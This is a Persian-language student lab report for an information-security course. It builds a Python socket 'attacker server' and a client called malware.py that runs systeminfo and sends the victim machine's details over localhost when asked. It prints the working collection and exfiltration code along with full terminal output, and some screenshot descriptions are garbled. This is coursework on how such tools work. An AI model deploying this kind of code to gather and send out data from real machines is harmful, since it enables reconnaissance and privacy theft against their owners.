

به نام خدا

گزارش تمرین عملی چهارم امنیت اطلاعات

ستایش ثانوی

۹۶۲۸۰۲۴

بخش اول:

در این بخش ابتدا یک سرور لوکال ایجاد کردم و بعد یک malware ایجاد کردیم که مانند حالت client server با socket programming با هم ارتباط ایجاد کنند و با فرستادن پیام از اتصال مطمئن شوند تا بعد بتوانند برای هم اطلاعاتی بفرستند.

پیام سرور برای malware :

Thank you for connecting

که با این پیام malware متوجه اتصال موفق به سرور میشود.

پیام malware برای سرور :

Got connection from', ('127.0.0.1', 30625))'

که تعیین میکند از کدام آدرس و پورتهی malware به سرور ما متصل شده.

این قسمت عکس خاصی ندارد و پیام ها نیز در عکس های بعدی قابل مشاهده هستند.

بخش دوم:

در این قسمت کاری میکنیم که malware به محض اتصال به سرور اطلاعات سیستم خود را برای سرور بفرستد.


```
Id = subprocess.check_output(['systeminfo']).decode('utf-8').split('\n')
new = []

for item in Id:
    new.append(str(item.split("\r")[:-1]))

s.send(repr(new).encode('utf-8'))
```

با تکه کد بالا و استفاده از کتابخانه subprocess توانستم مجموعه ای از اطلاعات خواسته شده از سیستم قربانی را بدست آورده و در لیستی برای سرور مهاجم بفرستم. همانطور که در عکس های زیر مبینید:

کد های مربوط به server , malware که در بالا توضیح داده شد:




The image shows two side-by-side screenshots of the Visual Studio Code editor. The left window is titled 'server.py - Visual Studio Code' and contains the following Python code:

```
1 import socket
2
3 HOST = '127.0.0.1'
4 PORT = 65432 # Port to listen on (non-privileged ports are > 1023)
5
6 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
7 print ("socket successfully created")
8
9 s.bind((HOST, PORT))
10 s.listen(5)
11 while True:
12     c, addr = s.accept()
13     print ('Got connection from', addr )
14     c.send("Thank you for connecting".encode())
15
16 data = c.recv(1024).decode('utf-8')
17 clean_data = data.split(',')
18 for i in clean_data:
19     print(i)
20 print("\n*****/***/***/***/****\n")
21 print(data)
22 if not data:
23     break
24 # c.send(data.encode())
25
26 c.close()
27 break
```

The right window is titled 'malware.py - Visual Studio Code' and contains the following Python code:

```
1 import socket
2 import subprocess
3
4 s = socket.socket()
5
6 port = 65432
7
8 s.connect(('127.0.0.1', port))
9
10 print (s.recv(1024).decode())
11
12 Id = subprocess.check_output(['systeminfo']).decode('utf-8').split('\n')
13 new = []
14
15 for item in Id:
16     new.append(str(item.split("\n")[:-1]))
17
18 s.send(repr(new).encode('utf-8'))
19
20 s.close()
```

پیام های server , malware برای یکدیگر تا از اتصال با هم مطمئن شوند:



The image shows two side-by-side screenshots of the Visual Studio Code editor with the terminal view open. The left window shows the terminal output for the server script:

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\Setayesh> & c:/Python27/python.exe c:/Users/Setayesh/Desktop/ICTSec/HW/prj4/server.py
Socket successfully created
('Got connection from', ('127.0.0.1', 1129))
```


The right window shows the terminal output for the malware script:

```
Windows PowerShell
Copyright (C) Microsoft corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\Setayesh> & c:/Python27/python.exe c:/Users/Setayesh/Desktop/ICTSec/HW/prj4/malware.py
Thank you for connecting
```

در عکس زیر malware در حال لود کردن و بدست آوردن اطلاعات سیستم قربانی است تا آن را برای سرور ارسال کند:



The image shows two side-by-side terminal windows from Visual Studio Code. The left window, titled 'server.py - Visual Studio Code', shows a PowerShell prompt where a command is executed to run a Python script. The output indicates that a socket was successfully created and it received a connection from '127.0.0.1' on port 1129. The right window, titled 'malware.py - Visual Studio Code', shows the malware's initial actions: it prints a message about the new cross-platform PowerShell, then runs a command to execute a Python script. The output shows 'Thank you for connecting' and 'Loading Profile Information ...'.

```
server.py - Visual Studio Code
Terminal
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6


PS C:\Users\Setayesh> & c:/Python27/python.exe c:/Users/Setayesh/Desktop/ICTSec/ec/hw/prj4/server.py
Socket successfully created
('Got connection from', ('127.0.0.1', 1129))

malware.py - Visual Studio Code
Terminal
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\Setayesh> & c:/Python27/python.exe c:/Users/Setayesh/Desktop/ICTSec/hw/prj4/malware.py
Thank you for connecting
Loading Profile Information ...
```

در این مرحله اطلاعات سیستم برای سرور فرستاده شده و این اطلاعات بخشی از اطلاعات ارسالی است که در مراحل بعدی اصلاح کردم و در عکس نهایی از جواب میبینید که تمام اطلاعات مورد نیاز را دریافت میکنیم:



The image shows the same two terminal windows as before, but now the left window (server.py) displays a large block of JSON data received from the malware. This data contains detailed system information such as host name, OS version, manufacturer, model, and processor details. The right window (malware.py) shows the malware sending this information and then receiving a response from the server.

```
server.py - Visual Studio Code
Terminal
00331-20300-00000-AA609", "[u'Original Install Date: 11/5/2020, 3:55:33 PM']", "[u'System Boot Time: 12/24/2021, 3:59:36 PM']", "[u'System Manufacturer: ASUSTek COMPUTER INC.']", "[u'System Model: Vivobook 15 ASUS Laptop X542UF']", "[u'System Type: x64-based PC']", "[u'Processor(s): 1 Processor(s) Installed.']", "[u'[01]: Intel64 Family 6 Model 142 Stepping 10 GenuineIntel ~1792 Mhz']", "[u'BIOS Version: American Megatrends Inc. X542UF.307, 6/13/2019']"]
PS C:\Users\Setayesh> & c:/Python27/python.exe c:/Users/Setayesh/Desktop/ICTSec/hw/prj4/server.py
Socket successfully created
('Got connection from', ('127.0.0.1', 23509))
{"u'Host Name: DESKTOP-12E00B5'", "u'OS Name: Microsoft Windows 10 Pro'", "u'OS Version: 10.0.19043 N/A Build 19043'", "u'OS Manufacturer: Microsoft Corporation'", "u'OS Configuration: Standalone Workstation'", "u'OS Build Type: Multiprocessor Free'", "u'Registered Owner: Setayesh'", "u'Registered Organization: '", "u'Product ID: 00331-20300-00000-AA609'", "u'Original Install Date: 11/5/2020 3:55:33 PM'", "u'System Boot Time: 12/24/2021 3:59:36 PM'", "u'System Manufacturer: ASUSTek COMPUTER INC.'", "u'System Model: Vivobook 15 ASUS Laptop X542UF'", "u'System Type: x64-based PC'", "u'Processor(s): [01]: Intel64 Family 6 Model 142 Stepping 10 GenuineIntel ~1792 Mhz'", "u'BIOS Version: American Megatrends Inc. X542UF.307, 6/13/2019'"}
PS C:\Users\Setayesh>


malware.py - Visual Studio Code
Terminal
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\Setayesh> & c:/Python27/python.exe c:/Users/Setayesh/Desktop/ICTSec/hw/prj4/malware.py
Thank you for connecting
PS C:\Users\Setayesh> & c:/Python27/python.exe c:/Users/Setayesh/Desktop/ICTSec/hw/prj4/malware.py
Thank you for connecting
PS C:\Users\Setayesh>
```

بخش سوم:


موارد خواسته شده اعمال شد و در ابتدا و بعد از برقراری ارتباط، اطلاعات قربانی برای سرور فرستاده نمیشود بلکه سرور مهاجم باید با وارد کردن دستور `sysinfo` به درستی این اطلاعات را دریافت کند و همچنین تا زمانی که سرور مهاجم با وارد کردن `X` در ترمینال درخواست اتمام اتصال را ندهد این اتصال باز میماند به صورت جزیی تر داریم:



```
server.py
1 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
2 print ("Socket successfully created")
3
4 s.bind((HOST, PORT))
5 s.listen(5)
6 while True:
7     c, addr = s.accept()
8     print ('Got connection from', addr)
9     c.send('Thank you for connecting'.encode())
10
11     input_ = raw_input("enter sysinfo for client system information : \n")
12
13     while input_ != 'sysinfo':
14         input_ = raw_input("invalid command!\nenter sysinfo for client sys")
15
16     if input_ == 'sysinfo':
17         c.send('*****'.encode())
18         data = c.recv(4096).decode('utf-8')
19         clean_data = data.split(',')
20         for i in clean_data:
21             print(i)
22         if not data:
23             break
24
25     exit_ = raw_input("enter x to close the connection : \n")
26
27     while exit_ != 'x':
28         exit_ = raw_input("invalid command!\nenter x to close the connection : \n")
29
30     c.send('*****goodbye ...*****'.encode())
31     c.close()
32     break
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
```

```
malware.py
1 import socket
2 import subprocess
3
4 s = socket.socket()
5
6 port = 65432
7
8 s.connect(('127.0.0.1', port))
9
10 print (s.recv(1024).decode())
11 print (s.recv(1024).decode())
12
13 Id = subprocess.check_output(['systeminfo']).decode('utf-8').split('\n')
14 new = []
15
16 for item in Id:
17     new.append(str(item.split("\n")[:-1]))
18
19 s.send(repr(new).encode('utf-8'))
20
21 print (s.recv(1024).decode())
22 s.close()
```

ارتباط برقرار شده و بعد از وارد کردن دستور `sysinfo` اطلاعات سیستم قربانی را دریافت میکنیم:



```
server.py
1 invalid command!
2 enter x to close the connection :
3 x
4 & c:\python27\python.exe c:/Users/Setayesh/Desktop/ICTSec
5 ec/hw/prj4/server.py & c:
6 Socket successfully created
7 ('Got connection from', ('127.0.0.1', 30562))
8 enter sysinfo for client system information :
9 sysinfo
10 [u'']
11 [u'Host Name: DESKTOP-12E0085']
12 [u'OS Name: Microsoft Windows 10 Pro']
13 [u'OS Version: 10.0.19043 N/A Build 19043']
14 [u'OS Manufacturer: Microsoft Corporation']
15 [u'OS Configuration: Standalone Workstation']
16 [u'OS Build Type: Multiprocessor Free']
17 [u'Registered Owner: Setayesh']
18 [u'Registered Organization:']
19 [u'Product ID: 00331-20300-00000-AA609']
20 [u'Original Install Date: 11/5/2020 3:59:33 PM']
21 [u'System Boot Time: 12/24/2021 3:59:36 PM']
22 [u'System Manufacturer: ASUS/TEK COMPUTER INC./']
23 [u'System Model: Vivobook 15 ASUS Laptop X542UF']
24 [u'System Type: x64-based PC']
25 [u'Processor(s): 1 Processor(s) Installed.']
26 [u'GenuineIntel ~1792 Mhz']
27 [u'BIOS Version: American Megatrends Inc. X542UF.387 6/13/2019']
28 [u'Windows Directory: C:\\WINDOWS']
29 [u'System Directory: C:\\WINDOWS\\System32']
30 [u'Boot Device: \\Device\\HarddiskVolume2']
31 [u'System Locale: en-us;English (United States)']
32 [u'Input Locale: en-us;English (United States)']
33 [u'Time Zone: (UTC+03:30) Tehran']
34 [u'Total Physical Memory: 8 875 MB']
35 [u'Available Physical Memory: 1 563 MB']
36 [u'Virtual Memory: Max Size: 12 956 MB']
37 [u'Virtual Memory: Available: 2 208 MB']
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
```


```
malware.py
1 *****goodbye ...*****
2 PS C:\Users\Setayesh> & c:\python27\python.exe c:/Users/Setayesh/Desktop/ICTSec/hw/prj4/malware.py
3 Thank you for connecting
4 *****
5
```

ادامه‌ی اطلاعات کامل دریافت شده از سیستم قربانی:

The image shows two side-by-side Visual Studio Code windows. The left window is titled 'setayeshbranch' and shows the output of a netdiscover scan on the 192.168.179.254 network. The output lists various hosts and their MAC addresses, including 'u' (Windows), 'u' (Linux), 'u' (Network Card), and 'u' (VMware Virtual Ethernet Adapter). The right window is titled 'malware.py - Visual Studio Code' and shows the output of a python3 netdiscover scan on the 192.168.17.254 network. The output lists various hosts and their MAC addresses, including 'u' (Windows), 'u' (Linux), 'u' (Network Card), and 'u' (VMware Virtual Ethernet Adapter). Both windows show the 'TERMINAL' tab with the command 'python3 netdiscover -i eth0 -R 192.168.179.254' and its output.

The image shows two side-by-side Visual Studio Code windows. The left window is titled 'server.py - Visual Studio Code' and displays the output of a 'netifconfig' command in the TERMINAL pane. The output lists details for installed network interfaces (eth0, eth1, eth2, eth3) and network cards (VMware Virtual Ethernet Adapter for VMXnet3). The right window is titled 'malware.py - Visual Studio Code' and displays the output of a 'python' command in the TERMINAL pane, showing a 'goodbye' message and a 'Thank you for connecting' message.

و در نهایت با وارد کردن درست دستور خاتمه توسط سرور مهاجم ارتباط پایان میابد.



```
File Edit Selection View Go Run Terminal Help server.py - Visual Studio Code
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL
[04]: KB4577586"
[05]: KB4588325"
[06]: KB4588864"
[07]: KB4589212"
[08]: KB4593175"
[09]: KB4598481"
[10]: KB5000736"
[11]: KB5005033"
[12]: KB5006753"
[13]: KB5007273"
[14]: KB5005699"
"u'Network Card(s):
10 NIC(s) Installed."
[01]: IAP- Windows Adapter V0]"
"u'
Connection Name: Ethernet 2'"
"u'
Status: Media disconnected'"
"u'
[02]: VMware Virtual Ethernet Adapter for VMn
eti]"
Connection Name: VMware Network Adapter
"u'
VMnet1]"
"u'
DHCP Enabled: Yes'"
"u'
DHCP Server: 192.168.179.254'"
"u'
IP address(es)"
"u'
[01]: 169.254.37.51'"
"u'
[02]: fe80::58e0:6985:9cc5:2533'"
"u'
[03]: VMware Virtual Ethernet Adapter for VMn
et8]"
Connection Name: VMware Network Adapter
"u'
VMnet8]"
"u'
DHCP Enabled: Yes'"
"u'
DHCP Server: 192.168.17.254'"
"u'
IP address(es)"
"u'
[01]: 169.254.83.61'"
"u'
[02]: fe80::65fe:3255:20d:533d'"
"u'
[04]: Qualcomm Atheros QCA9377 Wireless Netwo
rk Adapter]"
"u'
Connection Name: Wi-Fi]"
"u'
DHCP Enabled: Yes'"
"u'
DHCP Server: 192.168.236.25'"
"u'
enter x to close the connection :
as
Invalid command!
enter x to close the connection :
x
PS C:\Users\Setayesh>

File Edit Selection View Go Run Terminal Help malware.py - Visual Studio Code
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL
Python
Python
*****goodbye ...*****
PS C:\Users\Setayesh> & c:/Python27/python.exe c:/Users/Setayesh/Desktop/ICTSec/HW/prj4/malwar
e.py
Thank you for connecting
*****goodbye ...*****
PS C:\Users\Setayesh>
```

با تشکر از توجه شما

